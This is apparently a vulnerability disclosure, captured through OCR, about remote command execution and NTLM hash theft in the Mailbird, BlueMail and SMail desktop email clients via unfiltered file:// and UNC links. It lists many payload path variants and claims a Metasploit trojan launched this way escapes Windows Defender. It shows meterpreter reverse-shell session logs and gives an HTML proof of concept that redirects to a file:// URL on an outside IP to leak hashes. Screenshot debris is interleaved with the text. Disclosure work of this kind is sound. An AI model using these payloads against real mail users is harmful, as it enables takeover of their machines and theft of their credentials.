Remote Command Execution in Multiple Email Desktops

@ChandlerChen @testert1ng

- Details in Affected APP:

App name	Affected Version
Mailbird	3.0.10.0
Blue mail desktop	1.137.3-S Build 15237
SMail-community	2.5.1.02

- Details:

All these above desktop don't filter file:// protocol and UNC path, which may lead to remote command execution and ntlm hash stealing. Suppose the attacker insert payload like \\attacker_ip\share_directory\trojan.exe into email and send to the victim. Once clicking, the victim would get controlled, and the attacker may get a reverse shell and execute any commands.

- Ways to reproduce:

(1) Use python script send email with html-based payload to

victim. The payloads include:

Payload1

Payload2

Payload3


BTW:

trojan.exe is created by metasploit, the remote port and IP address has been set according to our experiment. And we have tested that this type of exploitation, *i.e.*, exploit with UNC path to launch the trojan, could escape from the virus engine including Windows defender.


(2) Victims receive the email and open it.

- The calc.exe pops out


SMail Community


计算器
标准
0
MC MR M+ M- MS M˅
% √ x² 1/x
CE C ⌫ ÷
7 8 9 ×
4 5 6 −
1 2 3 +
± 0 . =
删除 更多
详情
127.0.0.1\smb\calc.exe
\127.0.0.1\smb\calc.exe
\\\127.0.0.1\smb\calc.exe
/127.0.0.1\smb\calc.exe
///127.0.0.1\smb\calc.exe
//127.0.0.1/smb/calc.exe
file:\\127.0.0.1\smb\calc.exe
file://127.0.0.1/smb/calc.exe
FILE:\\127.0.0.1\smb\calc.exe
FILE://127.0.0.1/smb/calc.exe
FiLe:\\127.0.0.1\smb\calc.exe
FiLe://127.0.0.1/smb/calc.exe
127.0.0.1\smb\calc.exe
\\127.0.0.1\smb\ttt.lnk
\127.0.0.1\smb\calc.exe
\\\127.0.0.1\smb\calc.exe

Mailbird


How likely are you to recommend Mailbird to a friend?
Unlikely
Very likely
测试file和绝对路径
/INDOWS/syster
file:\\\C:\WINDOWS\system32\calc.exe
C://WINDOWS//system32//calc.exe
C:/WINDOWS/system32/calc.exe
file:///C:/WINDOWS/system32/calc.exe
file:\\\C:\WINDOWS\system32\calc.exe
C://WINDOWS//system32//calc.exe
计算器
标准
0
MC MR M+ M- MS M˅
% √ x² 1/x
CE C ⌫ ÷
7 8 9 ×
4 5 6 −
1 2 3 +
± 0 . =

Bluemail



- The trojan gets on line and the attacker could execute any commands.

```
meterpreter > exit
[*] Shutting down Meterpreter...

[*] 192.168.85.1 - Meterpreter session 1 closed.  Reason: User exit
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.85.130:5555
[*] Sending stage (175174 bytes) to 192.168.85.1
[*] Meterpreter session 2 opened (192.168.85.130:5555 → 192.168.85.1:49540 )
 at 2024-05-15 21:47:44 -0400

meterpreter > exit
[*] Shutting down Meterpreter...

[*] 192.168.85.1 - Meterpreter session 2 closed.  Reason: User exit
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.85.130:5555
[*] Sending stage (175174 bytes) to 192.168.85.129
[*] Meterpreter session 3 opened (192.168.85.130:5555 → 192.168.85.129:64964
 ) at 2024-05-15 21:49:06 -0400

meterpreter > dir
Listing: D:\Email\SMail-community
=================================

Mode              Size      Type  Last modified          Name
----              ----      ----  -------------          ----
100666/rw-rw-rw-  1060      fil   2021-08-05 22:40:08 -0400  LICENSE.electron.txt
100666/rw-rw-rw-  4723060   fil   2021-08-05 22:40:08 -0400  LICENSES.chromium.html
```

- Ntlm hash poc

```
<!DOCTYPE html>
<html>
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <title> [redacted] /title>
</head>
<body>

  <meta http-equiv="Refresh" content="0; url='file://66.63.188.19/bmkmsw/2.txt'" />

  <div>Eos eaque magnii totam impedit eaa aut voluptatem aut. Quia velit sed sed sint dolores.</div>

</body>
</html>
```